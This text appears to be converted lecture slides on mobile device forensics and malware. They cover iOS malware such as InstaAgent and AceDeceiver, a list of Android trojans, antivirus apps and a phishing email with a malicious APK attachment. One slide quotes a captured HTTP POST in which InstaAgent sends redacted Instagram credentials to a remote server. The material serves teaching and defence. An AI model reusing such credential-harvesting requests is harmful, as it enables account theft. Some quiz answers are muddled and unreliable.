

# Mobile Device Quiz


According to Wikipedia, which of these devices is a mobile device?

Wikipedia says a mobile device must be mobile.

- Smart phone = Not mobile
- Smart phone held by person = Non-mobile device with mobile host
- Self Driving car
- Robot



A mobile device: a portable, wireless device small enough to be used while held in the hand,




# Forensics Quiz

Which of the following characteristics are associated with mobile devices (M) and which are for stationary computers (C)?

- M Specialized hardware
- C Standardized hardware
- M Many different (versions of) operating systems
- C Usually runs Windows, MAC OS or Linux
- C Large storage capability
- M Large number of accessories: cameras, GPS



# Malware Trends



# iOS Malware



## Apple pulls popular Instagram client 'InstaAgent' from iOS App Store after malware discovery

By [AppleInsider Staff](#)

Tuesday, November 10, 2015, 03:51 pm PT (06:51 pm ET)

A popular Instagram profile analyzer was on Tuesday pulled from the iOS App Store after being outed as malware by a German developer who found the app harvesting usernames and passwords.

```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c44065041447159859
Accept-Language: en-us
Accept: */
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

carfmiddleware token=c03e9a748fdb8a117f803666cce4b32&username=da[REDACTED]&password=[REDACTED]
```

# iOS Malware





618

f Like

Tweet

37

G+1

## ACEDECEIVER: FIRST IOS TROJAN EXPLOITING APPLE DRM DESIGN FLAWS TO INFECT ANY IOS DEVICE

POSTED BY: [Claud Xiao](#) on March 16, 2016 5:00 AM

FILED IN: [Unit 42](#)

TAGGED: [AceDeceiver](#), [FairPlay](#), [OS X](#), [Trojan](#), [ZergHelper](#)

We've discovered a new family of iOS malware that successfully infected non-jailbroken devices we've named "AceDeceiver".

What makes AceDeceiver different from previous iOS malware is that instead of abusing enterprise certificates as some iOS malware has over the past two years, AceDeceiver manages to install itself without any enterprise certificate at all. It does so by exploiting design flaws in Apple's DRM mechanism, and even as Apple has removed AceDeceiver from App Store, it may still spread thanks to a novel attack vector.

AceDeceiver is the first iOS malware we've seen that abuses certain design flaws in Apple's DRM protection mechanism — namely FairPlay — to install malicious apps on iOS devices regardless of whether they are jailbroken. This technique is called "FairPlay Man-In-The-Middle (MITM)" and has been used since 2013 to spread pirated iOS apps, but this is the first time we've seen it used to spread malware. (The FairPlay MITM attack technique was also




# iOS Malware

## Normal Procedures





## FairPlay MITM






# Android Malware



61%

CYREN notes a 61% increase in the amount of mobile malware targeting Android devices.





# Current Android Malware



## AccuTrack



This application turns an Android smartphone into a GPS tracker



## Ackposts



This Trojan steals contact information from the compromised device and uploads them to a remote server



## Acknetdoor



This Trojan opens a backdoor on the infected device and sends the IP address to a remote server



# Current Android Malware



## Steek/Fatakr

- Is a fraudulent app advertising an online income solution. Some of the samples have the capability to steal privacy related information and send SMS messages.



## Tapsnake/Droisnake

- Posts the phone's location to a web service



# Current Android Malware



## ZertSecurity

- ↳ This malicious apps try to trick a compromised user to insert his banking account details which will then be sent to the attackers.




## Zitmo/Citmo

- ↳ Tries to steal confidential banking authentication codes (mTAN messages) sent to the infected device.




## Many more...

- ↳ Acnetdoor, Badnews, CopyCat, DroidDream, FaceNiff, Gazon, HeHe, Ksapp, LeNa, Malap, Netisend, Obad, PDAspy, Qicsomos, Raden, Saiva, Tetus, UpdtKiller, Vdloader, Wroba, YZHC, Zsone, and more...






# Free Antivirus Apps



- Comodo Security & Antivirus
- CM Security Antivirus AppLock
- 360 Security - Antivirus Boost
- Sophos Free Antivirus and Security
- Malwarebytes Anti-Malware
- Bitdefender Antivirus Free



# Anti-Virus Android



The image shows a screenshot of the Google Play Store listing for the "Norton Security and Antivirus" app. On the left is a large icon featuring a black padlock inside a yellow circle. To the right of the icon, the app's name is displayed in a large, dark font. Below the name, the developer is listed as "NortonMobile" and the release date is "January 26, 2015". Underneath the developer information, there is a section titled "Tools". Two buttons are visible: a green "Install" button and a white "Add to Wishlist" button with a plus sign. A note below the buttons states, "This app is compatible with some of your devices. Offers in-app purchases". At the bottom of the listing, there is a rating section showing a 4-star average from 422,243 reviews, and a social sharing section with a "g+1" button and a count of "+150581 including Brian".

*"Even security companies know the risk is low – that's why apps are packaged with other selling points."* - AndroidCentral  
*"Symantec sees an important role to play in helping to protect data and mobile devices from being exposed to risk..."*



# Anti-Virus Android

The screenshot shows the app page for 'Norton Security and Antivirus' by NortonMobile. It features a large icon of a yellow circle with a black padlock in the center. The title 'Norton Security and Antivirus' is displayed above the developer information 'NortonMobile - January 26, 2015'. Below the title are two buttons: 'Install' (green) and 'Add to Wishlist' (white). A note states: 'This app is compatible with some of your devices. Offers in-app purchases'. The app has a rating of 4.5 stars from 422,243 reviews. At the bottom right, there is a Google+ button with '+150581 including Brian'.

*"While Symantec sees its purpose in the mobile landscape as providing security against malware, fraud and scams; we also protect devices against loss and theft — loss of the device itself, as well as the information on it. In addition, Symantec helps businesses protect and manage their data being stored or transmitted through the mobile devices of their employees."*



# Android Malware Example

WUC's Conference in Geneva - Mozilla Thunderbird

File Edit View Go Message OpenPGP Tools Help

Get Mail Write Chat Address Book Tag Decrypt

From [REDACTED] Reply Reply All Forward Archive ABP

Subject WUC's Conference in Geneva 3:26 PM

To [REDACTED]

Bcc [REDACTED]

Other Actions


22 March 2013 World Uyghur Congress

In what was an unprecedented coming-together of leading Uyghur, Mongolian, Tibetan and Chinese activists, as well as other leading international experts, we were greatly humbled by the great enthusiasm, contribution and desire from all in attendance to make this occasion something meaningful, the outcome of which produced some concrete, action-orientated solutions to our shared grievances. The attachment is a letter on behalf of WUC,UNPO and STP.

1 attachment: WUC's Conference.apk 219 KB


Save

(G)o (S)ave (C)opy





# Android Malware Example



## WUC's Conference in Geneva

